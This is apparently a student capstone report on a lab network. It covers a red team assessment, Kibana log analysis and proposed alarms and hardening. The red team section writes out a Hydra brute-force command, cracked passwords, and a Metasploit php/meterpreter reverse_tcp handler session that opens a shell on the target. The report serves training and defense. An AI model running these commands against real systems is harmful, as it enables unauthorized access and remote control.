

# Capstone Engagement

Prepared by Gregory Cotton

Assessment, Analysis,  
and Hardening of a Vulnerable System

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# GC's Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask:255.255.255.0  
Gateway:10.0.0.76

## Machines

IPv4:19.168.1.1  
OS Windows 10:  
Hostname: Azure Hyper-V  
ML-RefVm-684457

IPv4:192.168.1.90  
OS: Linux 2.6.32  
Hostname:Kali

IPv4:192.168.1.100  
OS: Linux  
Hostname: Elk-Stack

IPv4:192.168.105  
OS:Linux  
Hostname:Capstone

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure machine ML-RefVm-684427	192.168.1.1	Host Machine Cloud based
Kali	192.168.1.90	Attacking Machine
ELK Stack	192.168.1.100	Network Monitoring Machine running Kibana
Capstone	192.168.1.105	Target Machine Replicating a vulnerable server

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 open with public access	Open and unsecured access to anyone attempting entry using port 80.	Files and folders are accessible. Sensitive or secret files/folders can be found.
Root accessibility , Arbitrary code execution	Authorization to execute and access any resource on vulnerable device.	Vulnerabilities can be leveraged. High potential impact on any connected network.
Simple Usernames	1st names, short names & similar info can be easily socially engineered	Hannah, Ashton, & Ryan are predictable names that can be discovered in conjunction with weak passwords, info can be accessed and attained.
Weak Passwords, Cracked Hash	Passwords commonly used like simple words and lack of complexity with other special characters	System access could be discovered by social engineering.

# Exploitation: Brute Force Password

01

## Tools & Processes

Used Hydra which comes installed on Kali Linux.

Required a password list which I used the provided rockyou.txt

Command used looked like this: `$ hydra -l ashton -P /usr/opt/rockyou.txt -s 80 -vV 192.168.105 http-get /company_folders/secret_folders`


02

## Achievements

Hydra command exploit gave me user access by providing the login name 'ashton' & the password 'leopoldo'.

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```





# Exploitation: Port 80 Open to Public Access

01

## Tools & Processes

Used nmap 192.168.1.90/24 to scan & identify open ports on the target machine.

02

## Achievements

Nmap scanned 265 IP addresses: # of Hosts were up and OPEN via Port 22 & 80. Port 22 (used for SSH) allows remote admin access to VM & port 80 commonly used for HTTP, send and receive unencrypted web pages.

03

```
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2179/tcp  open  vmrpd
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp  open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

# Exploitation: Hashed Password Retrieved and Utilized

01

## Tools & Processes



Used crackstation.net to crack the hashed password found in the personal note file regarding ryan's account.

02

## Achievements

Cracked hash revealed the password linux4u was used with username Ryan.

03



# Exploitation: LFI vulnerability

01

## Tools & Processes

Used msfvenom & meterpreter to deliver a payload onto the vulnerable machine (the capstone server)

02

## Achievements

Using multi/handler exploit I was able to get access to the machines shell.

03

```
Shell No.1
File  Actions  Edit  View  Help

=====

+ -- ==[ metasploit v5.0.76-dev ]
+ -- ==[ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- ==[ 558 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:40008)

meterpreter > |
```




# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan


- The port scan started November 17, 2020 at approximately 0900hrs
- 125,219 connections occurred at the peak, the source IP was 192.168.1.100
- The sudden peaks in network traffic indicate that this was a port scan.

Connections over time [Packetbeat Flows] ECS



# Analysis: Finding the Request for the Hidden Directory

- Request started at 0700hrs on 17th Nov, 2020. 109,843 requests made to access /secret\_folder
- This folder contained hash I used to access the system using another employee's credentials (Ryan). This folder also allowed me to upload my custom payload which allowed me to exploit other vulnerabilities.



The screenshot shows a network analysis dashboard with a search bar, filters, and a table of top HTTP requests. The search bar contains the filter 'source.ip: 192.168.1.90 and destination.ip: 192.168.1.105'. The table lists the top 10 HTTP requests, with the highest count being 109,843 for the request to 'http://192.168.1.105/company\_folders/secret\_folder'.

Dashboard / PSB\_Dashboard

source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 Show dates Refresh

+ Add filter

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	109,843
http://192.168.1.105/webdav/	92
http://192.168.1.105/webdav	84
http://192.168.1.105/webdav/shell.php	51
http://192.168.1.105/icons/blank.gif	32

Export: Raw Formatted

# Analysis: Uncovering the Brute Force Attack

- 109,843 requests were made in the attack of the /secret\_folder.
- 30 attacks were successful. 100% of these attacks returned 301 HTTP status code "Moved Permanently"

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/company\_folders/secret\_folder

30

Export: Raw Formatted

user\_agent.original: "Mozilla/4.0 (Hydra)" and not http.response.status\_phrase:"unauthorized"

HTTP status codes for the top queries [Packetbeat] ECS 301

# Analysis: Finding the WebDAV Connection

- 96 requests were made to access the /webdav directory.
- Passwd.dav & shell.php files were the primary requests.







# **Blue Team**


## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

An alert to detect port scanning by specific port numbers if need be. I recommend an alert be sent once 500 connections have occurred in an hours time.

Connections over time [Packetbeat Flows] ECS



## System Hardening

Run port scans regularly to detect and audit any ports that are open.

Set server iptables to drop packet traffic when thresholds are exceeded.

Ensure the firewall is regularly patched to minimize new zero day attacks.

Make sure firewall detects and cuts off scan attempts in real time.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

I would set an intrusion alert to detect when unauthorized access requests for hidden folders and files are being requested.

My recommendation for a threshold limit would be a maximum of 5 attempts per hour anything more than 5 in an hour would trigger the alert to be sent.

## System Hardening

Rename folders containing sensitive/private/company critical data

Encrypt the data contained within the confidential folders.

Review IP addresses that cause an alert to be sent & block them when discovered.


# Mitigation: Preventing Brute Force Attacks

---

## Alarm

A HTTP 401 Unauthorized client error indicates that the request has not been applied because it lacks valid authentication credentials for the target resource.

Should detect future brute force attacks by setting alarm that alerts if a 401 error is returned. The threshold I would set to activate this alarm would be when 5 errors are returned.



## System Hardening

Create a policy that locks out accounts for 30 minutes after 5 unsuccessful attempts.

Create password policy that requires multi character password complexity &/or 2 way authentication.

Create a list of blocked IP addresses based on IP addresses that have 10 or more unsuccessful attempts every 6 months. Re-education would be required if IP address is linked to an employee.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

Create a whitelist of trusted IP addresses.  
Review this list quarterly (every 3 months)  
to monitor who has and still needs access.

On HTTP GET request, I would set an  
alarm that activates on any IP address  
trying to access the webdav directory  
outside of those trusted IP addresses.

The threshold to activate this alarm should  
be when any HTTP PUT request is made.

## System Hardening

Role based access control configuration  
should be applied, and ensure firewall  
security policy prevents all other access.

In Ubuntu I would run the following  
command: `iptables -I INPUT -s 192.168.1.1  
-p tcp -m multiport --sports 80,443 -j  
ACCEPT.`

With other mitigation strategies in place I  
would ensure that any access to the  
webdav folder is limited to users with  
complex username & passwords.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

My recommendation would be to set an alert for any traffic attempting to access port 4444. Setting the threshold to one or two attempts for the alert to be sent.

Next I recommend setting an alert for files being uploaded to the /webdav folder. The threshold for the alert to be sent is when one or more attempt is made.

## System Hardening

Block all IP addresses other than whitelisted IP addresses because reverse shells can be created over DNS, this action will only limit the risk of reverse shell connections, not the risk.

Also, I would set access to the /webdav folder to read only to prevent payloads from being uploaded and insure necessary ports are open.

*The  
End*